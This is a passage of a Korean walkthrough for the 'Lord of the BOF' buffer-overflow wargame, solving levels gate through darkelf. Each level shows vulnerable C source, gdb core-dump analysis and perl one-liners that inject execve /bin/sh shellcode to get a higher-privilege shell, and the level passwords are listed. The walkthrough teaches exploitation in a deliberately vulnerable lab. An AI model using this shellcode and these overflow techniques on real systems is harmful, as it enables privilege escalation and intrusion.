
Smashing the Lord Of the Bof

cd80@LeaveRet



목차

0. LOB 소개

1. Gate -> gremlin

2. Gremlin -> cobolt

3. Cobolt -> goblin

4. Goblin -> orc

5. Orc -> wolfman

6. Wolfman-> darkelf

7. Darkelf -> orge

8. Orge -> troll

9. Troll -> vampire

10. Vampire -> skeleton

11. Skeleton -> golem

12. Golem -> darkknight

13. Darkknight -> bugbear

14. Bugbear -> giant

15. Giant -> assassin

16. Assassin -> zombie_assassin

17. Zombie_assassin -> succubus

18. Succubus -> nightmare

19.Nightmare -> xavis

20.Xavis -> death_knight

0. LOB 소개

Lord Of the Bof는 해커스쿨에서 배포한 버퍼오버플로우를 연습해 볼 수 있는 이미지로, 레드햇 6.2버전에서 시작하여 페도라 버젼까지 문제가 나와있습니다

이 문서에선 LOB 레드햇 6.2버전을 처음부터 끝까지 공략합니다.

LOB에 대한 상세한 설명은

http://www.hackerschool.org/HS_Boards/zboard.php?id=HS_Notice&page=1&sn1=&divpage=1&sn=off&ss=on&sc=on&select_arrange=headnum&desc=asc&no=1170881885

이 링크를 따라가시면 보실 수 있습니다.

LOB는 모든 문제에 대해 소스코드가 제공 되어 있기 때문에 바이너리 분석이 용이 합니다.

1. Gate -> gremlin

풀이 : 메모리에 쉘코드를 적재 시킨후 쉘코드의 위치를 알아내 리턴어드레스를 쉘코드의 주소로 변조합니다

쉘코드에 대한 특별한 언급이 없을 땐 아래 쉘코드를 항상 사용합니다.

execve("/bin/sh", [&"/bin/sh"], NULL);

₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80

```
[gate@localhost gate]$ cat gremlin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - gremlin
        - simple BOF
*/

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error₩n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s₩n", buffer);
}
[gate@localhost gate]$
```

크기가 256바이트인 char 형 배열 buffer에

길이 검사를 하지 않는 strcpy함수를 사용하여 인자를 그대로 복사해 주는데에서 버퍼오버플로우 취약점이 발생합니다.

쉘코드를 입력한 후 쉘코드가 메모리에서 위치하는 주소만 알아내면 공격에 성공 할 수 있습니다.

쉘코드는 23바이트 execve("/bin/sh", [&"/bin/sh"], NULL); 쉘코드를 사용합니다.

```
[gate@localhost gate]$ gdb -q ./gremlin
(gdb) disas main
Dump of assembler code for function main:
0x8048430 <main>:          push    %ebp
0x8048431 <main+1>:        mov     %esp,%ebp
0x8048433 <main+3>:        sub     $0x100,%esp
```

스택에서 0x100, 256바이트가 확장되었고 그후로 sfp가 4바이트가 있으므로

총 260바이트를 쓰고 난 이후 4바이트가 리턴어드레스를 변조시킵니다.

페이로드는

[nop 200byte] + [shellcode 23byte] + [nop 37byte] + [RET]으로 하겠습니다.

먼저 bash2 를 실행시키고 새로 실행된 쉘에서 코어파일 생성을 위해 ulimit –c unlimited 를 입력합니다

이때 bash2 쉘을 실행하는 이유는 bash 쉘이 ₩xff 를 널바이트로 치환하기 때문입니다.

```
[gate@localhost gate]$ bash2
[gate@localhost gate]$ ps
  PID TTY          TIME CMD
  709 pts/0    00:00:00 bash
  729 pts/0    00:00:00 bash2
  739 pts/0    00:00:00 ps
[gate@localhost gate]$ ulimit -c unlimited
[gate@localhost gate]$
```

코어파일 생성을 위해 파일명 길이가 똑 같은 파일로 복사를 해줍니다.

```
[gate@localhost gate]$ cp gremlin abcdefgh
[gate@localhost gate]$ ls
abcdefg  gremlin  gremlin.c
[gate@localhost gate]$
```

위에 구상한 페이로드대로 nop을 200바이트 넣고 23바이트 쉘코드를 넣은 후 37바이트 nop을 추가한 뒤

리턴어드레스를 임의로 0x41414141로 해 코어파일을 생성시켜줍니다.

이 때 gremlin에 직접 시도를 하면 코어파일이 생성되지 않기 때문에 복사한 abcdefg 파일에 해

줘야 합니다

```
[gate@localhost gate]$ ./abcdefg $(perl -e 'print "₩x90"x200, "₩x6a₩x0b₩x58₩x99
₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80",
"₩x90"x37, "₩x41₩x41₩x41₩x41"')
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱j
                                        X섻h//shh/bin뷁RS뷁?릱릱릱릱릱릱릱릱릱
릱릱릱릱릱릱릱릱릱릱륾AAA
Segmentation fault (core dumped)
[gate@localhost gate]$
```

생성된 코어파일에서 쉘코드의 주소를 찾아주면 됩니다.

이 때 세그먼트 폴트는 리턴어드레스를 0x41414141로 바꾸고 다음 명령을 실행하려 할 때 난 에러이므로

현재 esp는 리턴어드레스 바로 다음을 가르키고 있습니다

쉘코드의 시작부분이 리턴어드레스와 60바이트만큼 차이가 나니 넉넉하게 esp-80부분에서 30바이트정도를 확인해주면 쉘코드를 확인 할 수 있습니다.

```
[gate@localhost gate]$ gdb -c core -q
Core was generated by `./abcdefg  릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
릱릱릱릱릱릱릱릱릱릱릱?.
Program terminated with signal 11, Segmentation fault.
#0   0x41414141 in ?? ()
(gdb) x/30bx $esp-80
0xbffffba0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffba8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffbb0:     0x6a    0x0b    0x58    0x99    0x52    0x68    0x2f    0x2f
0xbffffbb8:     0x73    0x68    0x68    0x2f    0x62    0x69
(gdb)
```

쉘코드가 0xbffffbb0에 존재한단 것을 알았으니

이제 0x41414141부분을 0xbffffbb0으로 바꿔주기만 하면 됩니다

최종 공격은 gremlin에 합니다.

```
[gate@localhost gate]$ ./gremlin $(perl -e 'print "₩x90"x200, "₩x6a₩x0b₩x58₩x99
₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80",
"₩x90"x37, "₩xb0₩xfb₩xff₩xbf"')
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱j
                                        X섻h//shh/bin됥RS됩?릱릱릱릱릱릱릱릱릱
릱릱릱릱릱릱릱릱릱맥?
퓂ash$ id
uid=500(gate) gid=500(gate) euid=501(gremlin) egid=501(gremlin) groups=500(gate)
bash$ whoami
gremlin
bash$
```

성공 했습니다.

```
bash$ whoami
gremlin
bash$ my-pass
euid = 501
hello bof world
bash$
```

Gremlin 계정의 비번은 **hello bof world**

FTZ와 달리 LOB에는 /bin/su 바이너리에 setuid가 걸려있기 때문에 su gremlin으로 로그인이 가능해 로그 아웃 할 필요 없이 이어서 바로 문제를 풀 수 있습니다

2. Gremlin -> cobolt

풀이 : 쉘코드를 넣기엔 버퍼가 작기 때문에 리턴어드레스 다음이나 환경변수, RTL등을 이용하여 풉니다. 여기선 리턴어드레스 다음에 쉘코드를 넣고 풀었습니다.

```
[gremlin@localhost gremlin]$ cat cobolt.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - cobolt
        - small buffer
*/

int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error₩n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s₩n", buffer);
}
[gremlin@localhost gremlin]$
```

16바이트 char형 배열에 경계검사를 하지 않는 strcpy 함수를 사용하여 프로그램 첫번째인자를 그대로 복사해주는 데에서 버퍼오버플로우 취약점이 발생합니다.

버퍼가 쉘코드를 삽입할 수 있는 크기가 아니므로 버퍼는 더미로 채우고 리턴어드레스 다음에 쉘코드를 넣겠습니다.

페이로드는 다음과 같습니다

[nop 20 (buffer16byte + sfp4byte)] + [RET] + [shellcode(23byte)]

쉽게 공격하기 위해 사본파일을 만든 후 사본파일에 공격해 코어파일을 보고 리턴어드레스를 결정하겠습니다.

```
[gremlin@localhost gremlin]$ cp cobolt abcdef
[gremlin@localhost gremlin]$ bash2
[gremlin@localhost gremlin]$ ulimit -c unlimited
[gremlin@localhost gremlin]$
```

Bash2쉘을 실행하고 코어파일 생성을 위해 ulimit –c unlimited 명령을 쳤습니다.

리턴어드레스에 임의로 0x41414141 을 넣고 공격해보겠습니다

```
[gremlin@localhost gremlin]$ ./abcdef $(perl -e 'print "₩x90"x20, "₩x41₩x41₩x41
₩x41", "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x5
2₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕AAAAj
                                X셊h//shh/bin됥RS됣?
Segmentation fault (core dumped)
[gremlin@localhost gremlin]$ '
```

코어파일을 열고 메모리를 확인해보는데,

이번에는 쉘코드가 리턴어드레스 바로 다음에 있으므로 esp가 어떤주소를 가르키는지만 알아내면 됩니다.

```
[gremlin@localhost gremlin]$ gdb -c core -q
Core was generated by `./abcdef 릕릕릕릕릕릕릕릕릕AAAAj
                                                        X셊h//shh/bin됥RS됣?'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) x/bx $esp
0xbffffcc0:     0x6a
(gdb)
```

0x6a가 바로 나왔습니다

0xbffffcc0을 리턴어드레스로 하고 원본파일에 다시 공격하면 성공할 수 있습니다

```
[gremlin@localhost gremlin]$ ./cobolt $(perl -e 'print "₩x90"x20, "₩xc0₩xfc₩xff
₩xbf", "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x5
2₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕전□뀆
                                X셊h//shh/bin됥RS됣?
```

```
bash$ whoami
cobolt
bash$ my-pass
euid = 502
hacking exposed
bash$
```

성공했습니다. Cobolt 계정의 비밀번호는 hacking exposed

3. Cobolt -> goblin

풀이 : gremlin -> cobolt와 페이로드를 똑같이 하고 stdin으로 보내주면됩니다.

```
[cobolt@localhost cobolt]$ cat goblin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - goblin
        - small buffer + stdin
*/

int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s₩n", buffer);
}
[cobolt@localhost cobolt]$
```

바로 복사 후 공격해보겠습니다

리턴어드레스는 똑같이 ₩x41₩x41₩x41₩x41로 합니다.

```
[cobolt@localhost cobolt]$ perl -e 'print "₩x90"x20, "₩x41₩x41₩x41₩x41", "₩x6a₩
x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1
₩xcd₩x80"' | ./abcdef
릿릿릿릿릿릿릿릿릿릿AAAAj
                    X셊h//shh/bin됥RS됩?
```

세그먼트 폴트라는 메시지가 뜨지는 않지만 코어는 생성됩니다

```
[cobolt@localhost cobolt]$ gdb -c core -q
Core was generated by `./abcdef'.
Program terminated with signal 11, Segmentation fault.
#0   0x41414141 in ?? ()
(gdb) x/bx $esp
0xbffffcf0:      0x6a
```

0xbffffcf0에서 쉘코드가 시작되므로 리턴어드레스 주소를 0xbffffcf0으로 조작하면 됩니다.

원본파일에 공격하겠습니다

```
[cobolt@localhost cobolt]$ (perl -e 'print "₩x90"x20, "₩xf0₩xfc₩xff₩xbf", "₩x6a
₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩x
e
1₩xcd₩x80"';cat) | ./goblin

릿릿릿릿릿릿릿릿릿綜□퓄
                                X셊h//shh/bin됥RS됣?


whoami
goblin
my-pass
euid = 503
hackers proof
```

성공했습니다 goblin계정의 비밀번호는 hackers proof

4. Goblin -> orc

풀이 : egghunter부분이 추가되었지만 어차피 지금까지 환경변수를 사용하진 않았기 때문에 지금까지 풀어왔던 방식으로 풀면 됩니다.

```
[goblin@localhost goblin]$ cat orc.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - orc
        - egghunter
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);
```

```
}
[goblin@localhost goblin]$
```

환경변수에 쉘코드를 넣고 사용하지 못하는 것과 무조건 스택영역만 사용해야 한다는점이 다릅니다

여태까지 스택영역만 사용해왔기 때문에 문제 될 것은 없습니다

```
[goblin@localhost goblin]$ gdb -q orc
(gdb) disas main
Dump of assembler code for function main:
0x8048500 <main>:          push    %ebp
0x8048501 <main+1>:        mov     %esp,%ebp
0x8048503 <main+3>:        sub     $0x2c,%esp
```

스택에서 44바이트가 확장되는데 int형 변수가 하나 더있으므로 버퍼를 위한공간은 40바이트 입니다.

페이로드는 다음과 같이 만들 수 있습니다

[nop + shellcode(44byte buffer+sfp)] + [RET]


이 때 쉘코드를 위 페이로드와 같이 버퍼에 넣을 경우에 쉘코드와 ret 사이에 16바이트 이상 거리가 있어야 하는데

이 이유는 쉘코드 자체에 있습니다

```
.globl main
main:
        push $0xb
        pop %eax
        cdq
        push %edx
        push $0x68732f2f
        push $0x6e69622f
        mov %esp, %ebx
        push %edx
        push %ebx
        mov %esp, %ecx
        int $0x80
```


우리가 사용하는 쉘코드는 이 어셈블리어를 기계어로 바꾼것인데,

쉘코드가 실행 될 때를 생각해보면



이런식으로 메모리가 구성되어 있고 우리는 buffer + sfp 공간에 쉘코드와 nop을 집어넣었습니다

이제 ret 명령이 실행되어 리턴어드레스가 pop eip 되었을때의 상황을 생각해 보면



현재 esp는 ret 다음을 가르키고 있습니다

다시 쉘코드를 보면

push $0xb

pop eax

이 두 명령이 있는데 이 두개는 이미 pop된 리턴어드레스에만 영향을 미치고

esp를 다시 ret 다음을 가르키게 합니다

cdq는 넘어가고, push 부분들만 보면

push %edx

push $0x68732f2f


push $0x6e69622f

push %edx

push %ebx

pop이나 add esp등 esp를 증가시키는 명령없이 push만 쭉 이어져 있습니다

push %edx를 실행하면 edx에 있는 값이 RET 자리에 들어가게 됩니다



그리고 esp는 sfp와 ret의 경계부분을 가리키고 있습니다.

여기까지는 아무런 문제가 없습니다

push $0x68732f2f


push $0x6e69622f

push %edx

push %ebx

남은 push 는 이 네개입니다.

다음 push를 실행해보면



이렇게 //sh 가 RET 이전 4바이트에 써지고, 만약 쉘코드와 ret의 거리가 0이였다면

쉘코드의 마지막부분인

₩x89₩xe1₩xcd₩x80 이 네바이트, 즉

mov%esp, %ecx

int $0x80

이 두명령이 훼손되어 시스템콜이 실행되지 않습니다

sfp와 buffer 부분에 영향을 미치는 push가 4개 이므로

(

push $0x68732f2f

push $0x6e69622f

push %edx

push %ebx

)

쉘코드의 마지막부분 (₩xcd₩x80) 과 RET사이엔 16바이트만큼의 거리가 있어야 쉘코드가 훼손되지 않습니다.

이를 토대로 페이로드를 작성해보면

[nop 5byte] + [shellcode 23byte] + [nop 16byte] + [RET]

이렇게 됩니다.

사본파일에 공격해 쉘코드의 주소를 알아낸 후 원본파일에 공격하겠습니다

이 때 리턴어드레스는 최상위 바이트에 0xbf를 포함하도록 넣어줘야합니다.

```
[goblin@localhost goblin]$ bash2
[goblin@localhost goblin]$ ulimit -c unlimited
[goblin@localhost goblin]$ cp orc abc
[goblin@localhost goblin]$ ./abc $(perl -e 'print "₩x90"x5, "₩x6a₩x0b₩x58₩x99₩x
52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80", "₩
x90"x16, "₩x41₩x41₩x41₩xbf"')
릱릱릌
        X셊h//shh/bin됥RS됣?릱릱릱릱릱릱릱AAA
풱egmentation fault (core dumped)
[goblin@localhost goblin]$
```

쉘코드와 리턴어드레스 사이에 16바이트 nop을 넣었습니다.

```
[goblin@localhost goblin]$ gdb -c core -q
Core was generated by `./abc 릱릱릌
                                        X셊h//shh/bin됥RS됣?릱릱릱릱릱릱릱AAA?.
Program terminated with signal 11, Segmentation fault.
#0  0xbf414141 in ?? ()
(gdb) x/50bx $esp-50
0xbffffc8e:     0x00    0x00    0x90    0x90    0x90    0x90    0x90    0x6a
0xbffffc96:     0x0b    0x58    0x99    0x52    0x68    0x2f    0x2f    0x73
0xbffffc9e:     0x68    0x68    0x2f    0x62    0x69    0x6e    0x89    0xe3
0xbffffca6:     0x52    0x53    0x89    0xe1    0xcd    0x80    0x90    0x90
0xbffffcae:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffcb6:     0x90    0x90    0x90    0x90    0x90    0x90    0x41    0x41
0xbffffcbe:     0x41    0xbf
(gdb)
```

0xbffffc95부분에서 쉘코드가 시작합니다

```
[goblin@localhost goblin]$ ./orc $(perl -e 'print "₩x90"x5, "₩x6a₩x0b₩x58₩x99₩x
52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80", "₩
x90"x16, "₩x95₩xfc₩xff₩xbf"')
릱릱릌
        X셊h//shh/bin됥RS됣?릱릱릱릱릱릱릱뻑□
풺ash$ whoami
```

```
orc
bash$ my-pass
euid = 504
cantata
bash$
```

성공했습니다 orc 계정의 비밀번호는 cantata

5. Orc -> wolfman

풀이 : buffer hunter 부분에서 버퍼를 모두 0으로 채워버리기 때문에 버퍼로 리턴어드레스를 돌리는건 불가능합니다. argv로 리턴어드레스를 돌리거나 리턴어드레스 다음부분에 쉘코드를 삽입합니다. 여기서는 리턴어드레스 다음에 쉘코드를 삽입합니다.

```
[orc@localhost orc]$ cat wolfman.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - wolfman
        - egghunter + buffer hunter
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
```

```
                exit(0);
        }
        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
[orc@localhost orc]$
```

환경변수와 버퍼를 사용하지 못하기 때문에 리턴어드레스 다음에 쉘코드를 넣고 리턴하겠습니다

페이로드는 다음과 같습니다

[더미 44 byte (buffer + sfp)] + [RET 4 byte] + [SHELLCODE]

복사후 공격해보겠습니다

이번에도 리턴어드레스 최상위 바이트는 0xbf이 되어야 합니다.

```
[orc@localhost orc]$ bash2
[orc@localhost orc]$ ulimit -c unlimited
[orc@localhost orc]$ cp wolfman abcdefg
[orc@localhost orc]$ ./abcdefg $(perl -e 'print "₩x90"x44, "₩x41₩x41₩x41₩xbf",
"₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩
x89₩xe1₩xcd₩x80"')
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱AAA풿
                                                X섒h//shh/bin될RS됣?
Segmentation fault (core dumped)
[orc@localhost orc]$
```

코어파일을 열고 esp를 확인 한 후 esp를 리턴어드레스에 써넣어 주면 됩니다.

```
[orc@localhost orc]$ ./wolfman $(perl -e 'print "₩x90"x44, "₩xb0₩xfc₩xff₩xbf",
"₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩
x89₩xe1₩xcd₩x80"')
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱관□풿
                                                X섒h//shh/bin될RS됣?
bash$ whoami
```

```
wolfman
bash$ my-pass
euid = 505
love eyuna
bash$
```

성공했습니다. Wolfman 계정의 비밀번호는 love eyuna

6. Wolfman -> darkelf

풀이 : 이번문제는 argv[1] 의 길이까지 체크하므로 argv[2]에 쉘코드를 넣고 argv[2]로 리턴합니다.

```
[wolfman@localhost wolfman]$ cat darkelf.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - darkelf
        - egghunter + buffer hunter + check length of argv[1]
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!₩n");
```

```
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
[wolfman@localhost wolfman]$
```

이번에도 44바이트만큼의 버퍼 + sfp가 있고 그 다음에 리턴어드레스가 있습니다

버퍼는 널바이트로 채워지기 때문에 사용이 불가능하고

Argv[1]의 길이가 49 이상이면 안되니 리턴어드레스 다음에 쉘코드를 넣는것도 불가능합니다.

따라서 argv[2]에 쉘코드를 넣고 리턴하겠습니다

페이로드는 다음과 같습니다

ARGV1 : [nop 44 byte] + [RET 4 byte]

ARGV2 : [shellcode 23 byte]

복사후 바로 공격해 보겠습니다

```
[wolfman@localhost wolfman]$ bash2
[wolfman@localhost wolfman]$ ulimit -c unlimited
[wolfman@localhost wolfman]$ cp darkelf abcdefg
[wolfman@localhost wolfman]$ ./abcdefg $(perl -e 'print "₩x90"x44, "₩x41₩x41₩x4
1₩xbf"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62
₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕AAA
퓈egmentation fault (core dumped)
[wolfman@localhost wolfman]$ gdb -c core -q
Core was generated by `./abcdefg 릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕AAA
?j
    X섻h//shh/bin뒬RS?.
Program terminated with signal 11, Segmentation fault.
#0  0xbf414141 in ?? ()
(gdb) x/50bx $esp+370
```

```
0xbffffe12:    0x90    0x90    0x90    0x90    0x90    0x90    0x41    0x41
0xbffffe1a:    0x41    0xbf    0x00    0x6a    0x0b    0x58    0x99    0x52
0xbffffe22:    0x68    0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62
0xbffffe2a:    0x69    0x6e    0x89    0xe3    0x52    0x53    0x89    0xe1
0xbffffe32:    0xcd    0x80    0x00    0x00    0x00    0x00    0x00    0x00
0xbffffe3a:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffffe42:    0x00    0x00
(gdb)
```

여기서 팁이 한가지 있습니다.

버퍼오버플로우를 공부하시면서 계속 삽질 하시다보면

Argv[1]과 RET사이가 약 330바이트 정도 차이가 난다는 것을 아실 수 있습니다.

여기선 argv[1]에 48바이트가 있고 그다음 argv[2]의 위치를 보려는 것이라 esp + 370 바이트 부분을 확인해 준것입니다.

쉘코드는 0xbffffe1d 에서 시작합니다

```
[wolfman@localhost wolfman]$ ./darkelf $(perl -e 'print "₩x90"x44, "₩x1d₩xfe₩xf
f₩xbf"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62
₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿?
퓖ash$ whoami
darkelf
bash$ my-pass
euid = 506
kernel crashed
bash$
```

성공했습니다. Darkelf 계정의 비밀번호는 **kernel crashed**

7. Darkelf -> orge

